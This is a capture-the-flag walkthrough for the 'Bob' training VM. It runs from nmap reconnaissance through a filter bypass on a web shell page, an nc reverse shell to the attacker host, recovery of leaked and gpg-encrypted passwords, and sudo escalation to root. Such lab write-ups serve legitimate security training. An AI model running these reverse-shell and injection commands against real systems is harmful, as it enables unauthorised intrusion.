

# Bob

Difficulty: Beginner/Intermediate

Bob is my first CTF VM that I have ever made so be easy on me if it's not perfect.

The Milburg Highschool Server has just been attacked, the IT staff have taken down their windows server and are now setting up a linux server running Debian. Could there a few weak points in the new unfinished server?

Your Goal is to get the flag in /

Hints: Remember to look for hidden info/files

## Reconnaissance

Let's find our target IP using netdiscover

```
sudo netdiscover -i vboxnet0
```

```
Currently scanning: 172.26.182.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102

-----
IP                At MAC Address      Count    Len  MAC Vendor / Hostname
-----
192.168.56.100    08:00:27:50:c0:6b    1        42  PCS Systemtechnik GmbH
192.168.56.101    08:00:27:51:1e:b9    1        60  PCS Systemtechnik GmbH
```

Now let's use nmap scan to find our open ports, services, version etc.

```
sudo nmap -sC -sV -p- -O -T4 192.168.56.101
```

Awesome!! Nmap has done a remarkable job by dumping the details of service running on open port 80. It also found the robot.txt and it showed us that it contains /login.php, /dev\_shell.php /lat\_memo.html, /passwords.html


```
Applications Places System Parrot Terminal Thu Aug 6, 2022
File Edit View Search Terminal Help

[~]-[baz@parrot]-[~/comp.ctf.walkthroughs/bob]
$ sudo nmap -sC -sV -p- -O -T4 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 20:21 IST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.02% done
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 20:21 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00064s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_ http-robots.txt: 4 disallowed entries
|_ /login.php /dev_shell.php /lat_memo.html
|_ /passwords.html
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Site doesn't have a title (text/html).
25468/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|_ 256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_ 256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
MAC Address: 08:00:27:51:1E:B9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We got to know there's two ports.  
80 (http)  
25468(ssh)

## Enumeration


Since port80 is open we explored it.  
Knowing port 80 is open in the victim's network I preferred to explore his IP in the browser.




We enumerated all forms directories in the webpage and from the contacts directory we got few users.




From robots.txt we got few more directories might lead us to move further in enumeration.




We got a directory dev\_shell.php  
It seemed like a shell, so I tried to run the "ls" command.  
It didn't work and I got a Denied message "Get out skid lol!"



OK, As I was about to give up on this shell, I thought to try "whoami" command.  
At last! I had a command which could run in this shell. Now all I have to do is bypass it in order to generate a shell.



You can see that the netcat command is not allowed but "nc" is not on the list. So, I decided to get the shell using nc. I generated a shell using this command:  
`whoami | nc -e /bin/bash 192.168.56.1 4444`  
 Before running this command, Start a netcat listener on the port 6000 to grab the shell which will be generated using the command mentioned before.  
`nc -lvp 4444`



`python -c 'import pty;pty.spawn("/bin/bash")'`

## Exploitation



The screenshot shows a Parrot OS desktop environment. At the top, there is a menu bar with 'Applications', 'Places', 'System', and a clock showing 'Thu Aug 6, 20:29'. Below the menu bar is a 'Parrot Terminal' window. The terminal has a dark background and a light-colored text. It displays a directory listing for the user 'bob' in the directory '/home/bob'. The listing shows files like '.gnupg', '.local', '.mozilla', '.nano', '.profile', '.vnc', '.xfce4-session.verbose-log', '.xfce4-session.verbose-log.last', '.xsession-errors', and '.xsession-errors.old'. Below the listing, the user has entered the command 'cat .old\_passwordfile.html', and the output is displayed in a light-colored text on a dark background. The output is an HTML document with a title 'Hacking the Bob 1.0.1' and a body containing the text 'seeb: Titanium\_Pass\$word\_Hack3rs\_Fear\_M3'. The terminal window is titled 'Parrot Terminal' and has a tab labeled 'Parrot Terminal'. The desktop background is a dark, textured image. At the bottom, there is a taskbar with icons for 'Menu', 'Hacking the Bob 1.0.1', 'Bob', 'Parrot Terminal', 'notes (~/comp.ctf.w...', and 'Mozilla Firefox'.

```

drwxr-xr-x 3 bob bob 4096 Mar 5 2018 .gnupg
drwxr-xr-x 3 bob bob 4096 Feb 21 2018 .local
drwxr-xr-x 4 bob bob 4096 Feb 21 2018 .mozilla
drwxr-xr-x 2 bob bob 4096 Mar 4 2018 .nano
-rw-r--r-- 1 bob bob 72 Mar 5 2018 .old_passwordfile.html
-rw-r--r-- 1 bob bob 675 Feb 21 2018 .profile
drwxr-xr-x 2 bob bob 4096 Mar 5 2018 .vnc
-rw-r--r-- 1 bob bob 12178 Aug 6 10:47 .xfce4-session.verbose-log
-rw-r--r-- 1 bob bob 25211 Mar 8 2018 .xfce4-session.verbose-log.last
-rw-r--r-- 1 bob bob 3075 Aug 6 10:48 .xsession-errors
-rw-r--r-- 1 bob bob 3672 Mar 8 2018 .xsession-errors.old
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Desktop
drwxr-xr-x 3 bob bob 4096 Mar 5 2018 Documents
drwxr-xr-x 3 bob bob 4096 Mar 8 2018 Downloads
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Music
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Pictures
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Public
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Templates
drwxr-xr-x 2 bob bob 4096 Feb 21 2018 Videos
www-data@Milburg-High:/home/bob$ cat .old_passwordfile.html
cat .old_passwordfile.html
<html>
<p>
jc:Qwerty
seeb:Titanium_Pass$word_Hack3rs_Fear_M3
</p>
</html>
www-data@Milburg-High:/home/bob$

```

5/8





```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

gpg: keybox '/home/jc/.gnupg/pubring.kbx' created
gpg: WARNING: no command supplied. Trying to guess what you mean ...
usage: gpg [options] [filename]
jc@Milburg-High:/home/bob/Documents$ gpg --batch --passphrase HARPOCRATES -d login.txt.
<gpg --batch --passphrase HARPOCRATES -d login.txt.
gpg: WARNING: no command supplied. Trying to guess what you mean ...
usage: gpg [options] [filename]
jc@Milburg-High:/home/bob/Documents$ gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
<g --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
jc@Milburg-High:/home/bob/Documents$ su bob
su bob
Password: b0bcat_

bob@Milburg-High:~/Documents$ sudo -l
sudo -l
sudo: unable to resolve host Milburg-High: Connection refused
[sudo] password for bob: b0bcat_

Matching Defaults entries for bob on Milburg-High:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bob may run the following commands on Milburg-High:
    (ALL : ALL) ALL
bob@Milburg-High:~/Documents$
```

Now that we have the login credentials let's login into bob's shell  
After logging in I ran the command `sudo -l` which showed that we have "ALL" Permission. Now all we have to do is get on to root shell which can be done using command `sudo su`

```
sudo su
id
ls -al
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

root@Milburg-High:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Milburg-High:~# cd /home/bob/Documents
cd /home/bob/Documents
root@Milburg-High:/home/bob/Documents# ls -al
ls -al
total 20
drwxr-xr-x 3 bob bob 4096 Mar  5 2018 .
drwxr-xr-x 18 bob bob 4096 Aug  6 10:46 ..
-rw-r--r-- 1 bob bob  91 Mar  5 2018 login.txt.gpg
drwxr-xr-x 3 bob bob 4096 Mar  5 2018 Secret
-rw-r--r-- 1 bob bob 300 Mar  4 2018 staff.txt
root@Milburg-High:/home/bob/Documents# cd /root
cd /root
root@Milburg-High:~# ls -al
ls -al
total 100
drwx----- 16 root root 4096 Feb 28 2018 .
drwxr-xr-x 22 root root 4096 Mar  5 2018 ..
-rw----- 1 root root 2972 Mar  8 2018 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2018 .bashrc
drwx----- 4 root root 4096 Feb 21 2018 .cache
drwx----- 5 root root 4096 Feb 21 2018 .config
drwxr-xr-x 2 root root 4096 Feb 21 2018 Desktop
-rw-r--r-- 1 root root  55 Feb 21 2018 .dmrc
drwxr-xr-x 2 root root 4096 Feb 21 2018 Documents
drwxr-xr-x 2 root root 4096 Feb 21 2018 Downloads
drwxr-xr-x 3 root root 4096 Feb 21 2018 .gnome
```

After we got into the root shell all that is left is to open the root flag which can be done using command `ls`  
`cat /flag.txt`

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

root@Milburg-High:/# ls
ls
bin flag.txt lib lib64 mnt run tmp vmlinuz.old
boot home lib64 opt sbin usr
dev initrd.img lost+found proc srv var
etc initrd.img.old media root sys vmlinuz
root@Milburg-High:/# cat flag.txt
cat flag.txt
CONGRATS ON GAINING ROOT

The following example shows that the ... command is used to display a directory's files in an ascending or descending order according to a criterion such as the size. For more information about the ... command, see the ... (1) man page.

Thanks for playing -c0rruptedblt

root@Milburg-High:/#
```